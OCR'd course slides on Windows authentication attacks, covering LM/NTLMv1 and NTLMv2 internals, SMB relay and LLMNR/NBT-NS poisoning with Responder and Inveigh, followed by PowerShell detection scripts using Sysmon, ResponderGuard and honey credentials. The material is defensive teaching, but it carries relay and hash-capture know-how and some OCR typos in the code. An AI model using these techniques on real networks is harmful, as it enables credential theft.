4.2.2.1.1 LM/NTLMv1

The two protocols work as follows:

1. The client sends a request for authentication
2. Server sends a 8-byte challenge (random value)
3. Client encrypts the challenge using the password hash and send it back as response

4.2.2.1.1 LM/NTLMv1

The attackers' goal is to gain the password hash through the implementation of this protocol.

During the attack they will impersonate the server. Notice that the most important part of the protocol is step 3, where the client hash resides.

So let's see how this message is built by the client and sent to the server.

4.2.2.1.1 LM/NTLMv1

The generated hash (16-bytes long) is padded with 5 null bytes making it a 21 bytes string.

Note: This is called NTLM hash and is different from the NT hash!!!

OUTLINE

4.2.2.1.1 LM/NTLMv1


This 21 bytes string is split in 3 blocks, 7 bytes long each + 1 parity byte. The response will be 24 bytes long.

OUTLINE

4.2.2.1.1 LM/NTLMv1


Each of these blocks will be the key to encrypt the Server challenge sent during message 2.

- Note that attackers will impersonate the server, and then the challenge will be chosen by them.



4.2.2.1.1 LM/NTLMv1

The entire computation will look as follows:



OUTLINE

4.2.2.1.1 LM/NTLMv1

If want to go more in detail about the challenge response, you can check the following online resource:


- The Type3 Message

Now that we know how LM and NTLMv1 authentication protocols work, we can move on and see how attackers can exploit their weaknesses.

4.2.2.1.1 LM/NTLMv1

To conduct a successful attack, attackers must first understand the weaknesses of the protocols:

- No diffusion, meaning that each part of DES output is not linked to the previous one. This allows attacks on the three blocks individually.



4.2.2.1.1 LM/NTLMv1

DES is an old algorithm with intrinsic weaknesses. The third DES key is much weaker than the others, since it has 5 null bytes for padding.

The only randomness in the protocol is the server challenge (step 2 of the protocol).

- Again, attackers impersonate the server so they control that.

4.2.2.1.1 LM/NTLMv1

Let's now focus on how attackers can exploit these weaknesses. The attackers' goal is to capture the client response (step 3 of the protocol - type 3 message).

OUTLINE

4.2.2.1.1 LM/NTLMv1

There are two methods attackers can use :

- Force the client (target) to start a connection to them (fake server)
- Use Man-in-the-Middle techniques in order to sniff the client response (We covered that in the previous module)

In the next few slides we will focus on the first one.

4.2.2.1.1 LM/NTLMv1

Detection

On your right you can see an attacker setting up his SMB capturing infrastructure, that will accept incoming connections and send back a fixed challenge. As you can imagine this fixed challenge will help attackers in decrypting the captured response.

Remember that there is no timestamp or nonce in the Type3 message of the protocol. Therefore, since attackers control the challenge (that acts as a salt in the hash), they can use rainbow tables, to crack these hashes.

These tables have been built for the 8 byte server challenge we just saw (1122334455667788).

This fixed challenge can be a great indicator of malicious activity on a network


OUTLINE

4.2.2.1.1 LM/NTLMv1

4.2.2.1.1 LM/NTLMv1

Detection

On your right you can see how this fixed challenge will look like in the wire.



OUTLINE

4.2.2.1.2 NTLMv2

So far we have seen how LM/NTLMv1 weaknesses could be easily exploited to obtain the user credentials.


To address these security concerns, a new version was developed and, since windows Vista, it is used by default.

The NTLMv2, introduced in Windows NT 4.0, still uses NT hashes, but with a much improved protocol.

Next slides show the main changes of the new version.

4.2.2.1.2 NTLMv2

The main difference with the old NTLMv1 is that the type 3 message is generated in a different way.



Once again, the Type 3 Message (step 3 of the protocol) is the most important part of the protocol.

OUTLINE


4.2.2.1.2 NTLMv2

The Type 3 message is where the protocol security resides. The NTLMv2 response is built as follows:

- NTLMv2 hash: contains the HMAC-MD5 of the NT hash and the pair <USERNAME,Server>
  - USERNAME is upper case and Server is case sensitive
- NTLMv2 response: contains the HMAC-MD5(NTLMv2 Hash, <BLOB,Server_challenge>), sent along with the BLOB.
  - (Server receives hash + blob)
  - Note that the BLOB contains a client challenge and the timestamp.

4.2.2.1.2 NTLMv2

We can represent the steps for the type 3 message as follows:



OUTLINE

4.2.2.1.2 NTLMv2

Here is how the BLOB is built:

- BLOB signature (4 Byte)
- Reserved (4 Bytes)
- Timestamp (8 Bytes)
- Client nonce (Random 8 Bytes)
- Unknown (4 Bytes)
- Target Information (Variable length)
- Unknown (4 Bytes)

4.2.2.1.2 NTLMv2

From a security perspective, NTLMv2 changes are as follows:

- Due to timestamp and the client response, the response changes every time.
- Impossible to create rainbow tables to gather the NT hash or the password from the NTLMv2 response.
- Dictionary does not make sense as the key is a hash.
- The only possible attack is by brute-forcing the HMAC key
- The NTLMv2 hash is bound to a particular server and particular username so it's not reusable.

4.2.2.1.2 NTLMv2

If you want to go deeper in details about NTLMv2 protocol you can use these references :

- NTLMv2
- NTLMv2 Response (Type 3 message)

Although cracking NTLMv2 hashes is considered infeasible (caveat: if the password is strong enough), attackers can still use the hash to mount different attacks. We will see these in the coming slides.

http://davenport.sourceforge.net/ntlm.html#ntlmVersion2
http://davenport.sourceforge.net/ntlm.html#theNtlmv2Response

4.2.2.2 SMB Relay

In order to avoid cracking LM/NTLMv1 attackers usually mount a different attack, that can directly grant them access to a target machine.

SMB Relay attacks allow attackers to re-use authentication attempts in order to gain access to a system in the network.

4.2.2.2 SMB Relay

During an SMB Relay attack, the attacker acts like a man in the middle:


- The attacker (A) selects the target (T) and waits until someone (S) in the network tries to authenticate to his machine
- When a machine tries to authenticate on the attacker, it sends the authentication attempt to the selected target
- The target creates the challenge and sends it back to the attacker

4.2.2.2 SMB Relay

The attack continues:

- The attacker sends the challenge to the machine that initiated the connection (S)
- The machine encrypts the challenge with the password hash and sends it back to the attacker
- The attacker sends the encrypted challenge to the target and authenticates itself

4.2.2.2 SMB Relay



OUTLINE

4.2.2.2 SMB Relay

Important

It is important to know that the attack works only if the user, who is trying to authenticate on the target machine, has administrative privileges on the target.

In addition, the attack will work only if the target machine has the "*Network security: LAN Manager authentication level*" set to "*Send LM & NTLM responses*" or "Send NTLMv2 response only".

4.2.2.2 SMB Relay


Detection


On your right (upper image) you can see an attacker setting up his SMB capturing and relaying infrastructure.

- Attacker: 192.168.102.147
- Target: 192.168.102.149
- Administrator: 192.168.102.135

The attacker then waits for someone to connect to his machine (administrator machine in our case). This may happen due to processes such as backups, patch management, updates and so on.

As soon as a machine begins the authentication process and as soon as the logged user has administrative rights on the target, the attacker will see a new session to the target being created (image at the bottom)





4.2.2.2 SMB Relay

Before we cover how you can detect this attack, let's cover one similar (in terms of result) attack that ultimately performs SMB relaying but captures authentication attempts through LLMNR and NBT-NS spoofing/poisoning.

4.2.2.2.1 Responder & Inveigh

LLMNR (Link-Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) spoofing are also two very effective methods for capturing users' NTLMv1, NTLMv2 or LM (Lan Manager) hashes through a man-in-the-middle type of attack.

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-llmnrp/eed7fe96-9013-4dec-b14f-5abf85545385
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc958811(v=technet.10)

4.2.2.2.1 Responder & Inveigh

LLMNR is the successor to NBT-NS, and was introduced into the Windows ecosystem starting with Windows Vista.

Both LLMNR and NBT-NS allow for machines within a Windows-based network to find one another and are essentially a “fall-back” protocol used for the resolution of hostnames within a network when resolving of hostnames via DNS fails.

4.2.2.2.1 Responder & Inveigh

This process of hosts reverting to LLMNR or NBT-NS broadcasts for host discovery results in NTLMv1/v2 hashes being sent over the network offering an attacker on the same network segment the opportunity to intercept, and replay these hashes to other systems, or alternatively, crack the intercepted hashes offline.


4.2.2.2.1 Responder & Inveigh

A typical scenario of attacking LLMNR or NBT-NS broadcasts is as follows:

1. Host A requests an SMB share at the system “\\intranet\files”, but instead of typing “intranet” mistakenly types “intrnet”.
2. Since “intrnet” can’t be resolved by DNS as it is an unknown host, Host A then falls back to sending an LLMNR or NBT-NS broadcast message asking the LAN for the IP address for host “intrnet”.
3. An attacker, (Host B) responds to this broadcast message claiming to be the “intrnet” system.
4. Host A complies, and sends Host B (the attacker) their username and NTLMv1 or v2 hash to the attacker.

4.2.2.2.1 Responder & Inveigh

The attack can be visualized with the following diagram:



OUTLINE

4.2.2.2.1 Responder & Inveigh

Attackers use the Responder and Inveigh tools for performing LLMNR and NBT-NS spoofing/poisoning, capturing NTLMv1/v2 hashes and relaying them for authentication to other systems.

https://github.com/lgandx/Responder
https://github.com/Kevin-Robertson/Inveigh

4.2.2.2.1 Responder & Inveigh

Responder works by listening for LLMNR or NBT-NS broadcast messages, and spoofing responses to targeted hosts, resulting in intercepting hashes that attackers can either relay to other systems, or crack offline.

Inveigh does the same, but it can be used by a remote attacker since it is PowerShell-based and can thus be loaded in the memory of a compromised intranet machine.

4.2.2.2 SMB Relay

Detection

It is time we show you how you can detect SMB relay attacks, performed either by an attacker passively waiting for a machine to connect to his relaying infrastructure or an attacker that collects NTLMv1/v2 hashes through LLMNR and NBT-NS spoofing/poisoning.


OUTLINE

4.2.2.2 SMB Relay

Detection

Sysmon is able to collect all interactions of a network asset with other assets in the network.

If you query those Sysmon logs (Event ID **3**) for any SMB (or NetBIOS)-related communications with an untrusted IP (not a trusted File Server or Domain Controller), you will be able to identify if an SMB capturing infrastructure is operating inside the network.



4.2.2.2 SMB Relay

Detection


You can query a machine's Sysmon logs using PowerShell. Specifically, we are going to use the following PowerShell script (you can name it as whatever_name.ps1) and Get-WinEventData.ps1

```
#credits to haveyousecured.blogspot.gr
Import-Module Get-WinEventData.ps1
Set-Location \\nonexisting\sharenotthere -ErrorAction SilentlyContinue
$EventsID3 = Get-WinEvent -FilterHashtable @{logname="Microsoft-
Windows-Sysmon/Operational";id=3} | Get-WinEventData | select
EventDataDestinationPort, EventDataDestinationIp

foreach($Event3 in $EventsID3){

   if(($Event3.EventDataDestinationPort -eq 445) -and
($Event3.EventDataDestinationIp -notcontains "10.100.10.253")){
            Write-Host "SMB Response Sent to Untrusted:
$Event3.EventDataDestinationIp
}
}
```

You can execute the above, as follows.

```
powershell -ep bypass
Import-Module .\Get-WinEventData.ps1
.\whatever_name.ps1
```

If you execute this script on an endpoint and this endpoint communicates with an attacker's SMB capturing infrastructure, you will see an alert as the one on your right.



Port 139 (NetBios) could also have been used in the script

https://gallery.technet.microsoft.com/scriptcenter/Get-WinEventData-Extract-344ad840

OUTLINE

4.2.2.2 SMB Relay

Detection

Now let's see how Responder (or Inveigh) could be detected. Both Responder and Inveigh utilize rogue authentication servers to capture user credentials, after LLMNR, NBT-NS and MDNS poisoning is performed.

By deliberately requesting for a non-existing network resource and using honey credentials, you can detect the presence of Responder or Inveigh inside a network.

4.2.2.2 SMB Relay

Detection

Detection can be performed by looking for any responses regarding the non-existing network resource and also by monitoring the usage of honey credentials.

- Detecting ill-intended responses can be performed by checking if a UDP-based response was returned, for the non-existing network resource you deliberately requested. PowerShell and the CredDefense suite can assist you in that.
- Detecting the usage of honey credentials can be performed by analyzing a machine's Security event logs. Specifically, the Event ID 4648 - *A logon was attempted using explicit credentials* can help you in detecting if any honey credentials were used. The Get-EventLog function will certainly prove handy.

https://github.com/CredDefense/CredDefense
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-powershell-1.0/ee176846(v=technet.10)


4.2.2.2 SMB Relay

Detection

ResponderGuard (part of CredDefense) deliberately requests for a non-existing network resource and listens for any ill-intended responses. It can be executed as follows.

```
powershell -ep bypass
Import-Module .\ResponderGuard.psl
Invoke-ResponderGuard -CidrRange 10.100.11.0/24 -LoggingEnabled -
HoneyTokenSeed
```

If Responder or Inveigh is present in the network, you will get a response for the non-existing network resource that was requested (See image on your right). Be prepared for false positives as well.



10.100.11.102 is a malicious system running either Responder or inveigh

4.2.2.2 SMB Relay

Detection

ResponderGuard also submits honey credentials to any rogue authentication server of Responder or Inveigh that is detected. So, we can also detect Responder or Inveigh operating inside the network by monitoring the usage of those credentials. As already mentioned the security Event ID that is of interest when looking for such threats, is Event ID 4648 - *A logon was attempted using explicit credentials*

.

We can monitor and query the logs associated with the Event ID 4648 as follows (execute the below in two different PowerShell terminals concurrently.)

```
powershell -ep bypass
Import-Module .\ResponderGuard.ps1
Invoke-ResponderGuard -CidrRange 10.100.11.0/24 -LoggingEnabled -
HoneyTokenSeed
```

```
powershell -ep bypass
Import-Module .\Find-HoneyAccount.ps1
Find-HoneyAccount HoneyUser
```

When the honey credentials are submitted, you will see something similar to the upper image on your right.

Find-HoneyAccount.ps1 content:

```
$Print = "Honey Account Used";
function Find-HoneysAccount {
      Param(
        [String]$AccountName
    )
      while($True) {
            $events = Get-EventLog -LogName Security -InstanceId 4648 |
Where-Object { $_.Message -Like "*Account Name:*$($AccountName)*" }
            $events | ForEach-Object {
      $_.Message -match "Account Name:(?<content>.*)$($AccountName)" | Out-
Null
      $Print;exit
            }
}
}
```

This is how you can query a machine's Security logs using PowerShell


4.2.2.2 SMB Relay

Detection

Finally, let's don't forget about PowerShell's script block logging capability. It can be utilized to detect Inveigh being loaded into the memory of an intranet machine.

The minimum requirements for script block logging to be possible are Windows Management Framework (WMF) 5.0 and .Net 4.5. Also make sure that earlier versions of PowerShell do not co-exist with the latest one, since they can be used to evade logging.

